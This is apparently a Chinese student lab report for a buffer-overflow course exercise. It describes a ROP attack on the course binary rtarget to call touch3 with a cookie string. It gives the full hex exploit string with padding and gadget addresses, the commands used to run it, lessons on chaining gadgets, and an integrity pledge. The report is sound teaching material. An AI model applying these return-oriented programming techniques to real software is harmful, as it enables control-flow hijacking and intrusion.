


运用ROP攻击来完成对touch3的攻击,同时将字符串的地址传到touch中：

所有有如下编译代码：



经过查找后发现并无含add的gadget可以被利用，所以要将原代码改写为：



代码后紧跟的是操作码以及对应的gadget的地址：

故输入字符串：

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00//填充缓冲区

72 1b 40 00 00 00 00 00

2c 1b 40 00 00 00 00 00

4f 1b 40 00 00 00 00 00

48 00 00 00 00 00 00 00//偏移量 因为在字符串前有9行指令，所以偏移72位，为0x48

b5 1b 40 00 00 00 00 00

f1 1b 40 00 00 00 00 00

78 1b 40 00 00 00 00 00

58 1b 40 00 00 00 00 00

2c 1b 40 00 00 00 00 00


78 1a 40 00 00 00 00 00

34 33 65 36 66 62 34 63

00

使用vi编辑器创建文件“5.txt”，将该段字符串保存后，使用“./hex2raw <5.txt> 5t.txt”命令将该字节文本文件转为字符文本文件“5t.txt”保存。

接下来使用命令“./rtarget –i 5t.txt”将准备好的字符串读入程序中，运行结果如下图所示：



五、总结体会

1.机器代码使用的是小端法，不能当作大端法输入，不然会错误

2.机器码后面可能有干扰项，应当选择目的机器码后面只有c3，90的机器码作为gadget

3.使用hex2raw指令时操作文件和目的文件不能是同一个命名

4.c语言中字符串用\n结尾，所以要在字符串代码的ASCII码后面加00表示\n

5.第五个实验要考虑到字符串的位置来加上相应的偏移量。

6.可以通过在getbuf处设置断点来确定哪里哪一步输入出现了问题

7.命令的操作数可以通过objump反汇编指令来实现，但是反汇编的文件要命名为.s而不是.c

8.程序如果存在申请内存的指令，可能会导致部分地址被覆盖。

9.当一个操作没有对应的garget时，可以将该命令拆分来拼凑出需要的操作

10.第五题要求指令必须有8行及以上，要时刻注意题目要求。

六、诚信声明（不签扣10分）

在完成本次实验过程中，我曾分别与以下各位同学就以下方面做过交流：

无

此外，我还参考了以下资料：

无

在我提交的程序中，还在对应的位置以注释形式记录了具体的参考内容。

我独立完成了本次实验除以上方面之外的所有工作，包括分析、设计、编码、调试与测试。



我清楚地知道，从以上方面获得的信息在一定程度上降低了实验的难度，可能影响起评分。

我从未使用他人代码，不管是原封不动地复制，还是经过某些等价转换。

我未曾也不会向同一课程（包括此后各届）的同学复制或公开我这份程序的代码，我有义务妥善保管好它们。

我编写这个程序无意于破坏或妨碍任何计算机系统的正常运行。

我清楚地知道，以上情况均为本课程纪律所禁止，若违反，对应的实验成绩将按照0分计。



（签名）

